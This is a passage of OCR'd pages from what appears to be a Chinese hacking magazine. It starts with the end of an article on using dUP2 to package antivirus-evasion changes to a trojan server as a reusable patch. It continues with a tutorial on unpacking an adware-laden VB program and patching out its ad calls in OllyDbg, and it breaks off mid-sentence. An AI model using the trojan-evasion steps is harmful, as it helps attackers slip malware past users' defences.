


图12




图13

保存后再点击界面中的“添加”按钮，选择“[偏移补丁]”，然后点“确定”，如图11，此时在主界面就会出现一行“[偏移补丁]”信息，选中它后再点击“编辑”，这时就会弹出编辑窗口，点击“原始文件：”后面的“...”按钮来选择我们免杀前的木马，再点击“新的文件：”后面的“...”来选择免杀后的木马，接着再点击“比较”按钮，此时在下面的窗口中就会自动比较出两个文件前后有差异的地方，最后点击“保存”再在主界面中点击“创建补丁”按钮就能生成补丁了，如图12。

该补丁运行后如图13所示，使用时只需要点击“应用补丁”按钮来选择木马的服务端，就能生成免杀的木马了。

（文中所涉及到的dUP2绿色汉化版 V2、LordPE增强版、WinHex v13.0 SR-12 汉化修正已收录到光盘中）

跟Eddy学习 如何去除软件的流氓行为

Eddy

大家是否为一运行某些软件就会弹出广告或是修改你的IE主页等流氓行为而深恶痛绝呢？本文我就带大家来学习一下如何搞定这些软件的流氓行为，让它们变得不再流氓！

那么什么是流氓软件呢？从技术上讲，恶意广告软件（adware）、间谍软件（spyware）、恶意共享软件（malicious shareware）等等都处在合法商业软件和电脑病毒之间的灰色地带，它们既不属于正规商业软件，也不属于真正的病毒，既有一定的实用价值，也会给用户带来种种干扰，我们就把这种软件称为流氓软件。

流氓软件的流氓行为主要有以下几个方面的体现：

1、强行侵入用户电脑，无法卸载；

2、强行弹出广告，借以获取商业利益；

3、有侵害用户的虚拟财产安全潜在因素；

4、偷偷收集用户在网上消费时的行为习惯、帐号密码。

在本文中，我主要介绍第2点，也就是如何去除软件强行弹出的广告和修改用户的注册表（主要是增加程序自启动项和修改用户的IE首页）。我们以“人人网人气之星 V7.8”为例给进行介绍，这是人人网（以前的校内网）的一个用来刷人气的软件，相信经常玩校内网的人都知道，如图1。这个软件在退出时会自动调用IE并打开“http://bbs.csuboy.com/”这个页面（当然不只这一处，还有很多地方，大家亲自动手试试就知道了）。另外，点击软件界面上的“开始刷人气”按钮启动刷人气进程时就会强行修改用户的IE主页为“http://www.pchomecn.net/”，是不是让人很不爽呢？




图1

首先来看如何去除广告，我们都知道，要调用IE一般都会用到ShellExecute这个API函数，我们可以在OD中对这个API下断来找到关键点，然后去除广告。当然也可以利用弹出广告的网址来进行关键点的查找，比如在OD中进行字符串的搜索，在搜索结果中查找广告网页的网址进行关键点的定位，然后去除广告，以上就是两种常用的思路。

在本文中，我们利用查找字符串的方法来寻找关键点，先使用PEID检测一下，看程序有没有加壳，因为对加壳的程序是

查找不到字符串的。这个程序被加壳了，好在脱壳很简单，利用单步法就可以轻松脱壳（由于本文主要是介绍去除软件流氓行为，所以脱壳的过程我省略了）。脱壳后再使用PEID检测，发现程序是使用Visual Basic编写的，如图2。




图2

之所以要确定是什么语言编写的，是因为在字符串查找中有两种方法：UNICODE和ASCII。对VB编写的程序来说，要使用UNICODE方式来分析字符串，因为VB程序处理字符串是使用UNICODE方式的，如图3，而使用其它语言编写的程序则选择ASCII方式。




图3

利用OD的字符串搜索插件来搜索字符串，我们查找“http://bbs.csuboy.com/”，这时会发现有很多结果。原因很简单，因为软件在多处调用了该字符串。那到底哪一个才是我们需要找的呢？我们的方法是在所有的结果上下好断点，软件退出时OD中断在哪儿，那这个地方就是我们要找的地址。按照这个方法，我找到的关键代码如下：

```
00568EB6    68 F8794100    PUSH 004179F8
; UNICODE "http://bbs.csuboy.com"
00568EBB    8D4D A8    LEA ECX,DWORD PTR
SS:[EBP-58]
00568EBE    51    PUSH ECX
00568EBF    FF15 C8114000    CALL DWORD PTR
DS:[<&msvbvm60.__vbaStrTo>; MSVBVM60.__vbaStrToAnsi
00568EC5    50    PUSH EAX
00568EC6    6A 00    PUSH 0
00568EC8    6A 00    PUSH 0
00568ECA    E8 4DD9EAFF    CALL 0041681C
;退出时AD
```

接下来就好办了，把00568ECA处的CALL给NOP掉（在OD的反汇编窗口00568ECA那行的代码上点击右键，选择“Binary”－“Fill with NOPs”），然后鼠标选中修改的代码，点击右键，在弹出的菜单中选择“Copy to executable”－“selection”，保存即可，如图4。运行保存后的文件，在退出时就不会弹出烦人的IE了，是不是很easy呀！




图4

下面的任务就是禁止软件肆意修改我们的IE主页了，思路和上面去广告差不多，一个是利用API断点，因为软件要修改IE主页，而IE主页的网址是保存在注册表中的，具体位置是在“HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start 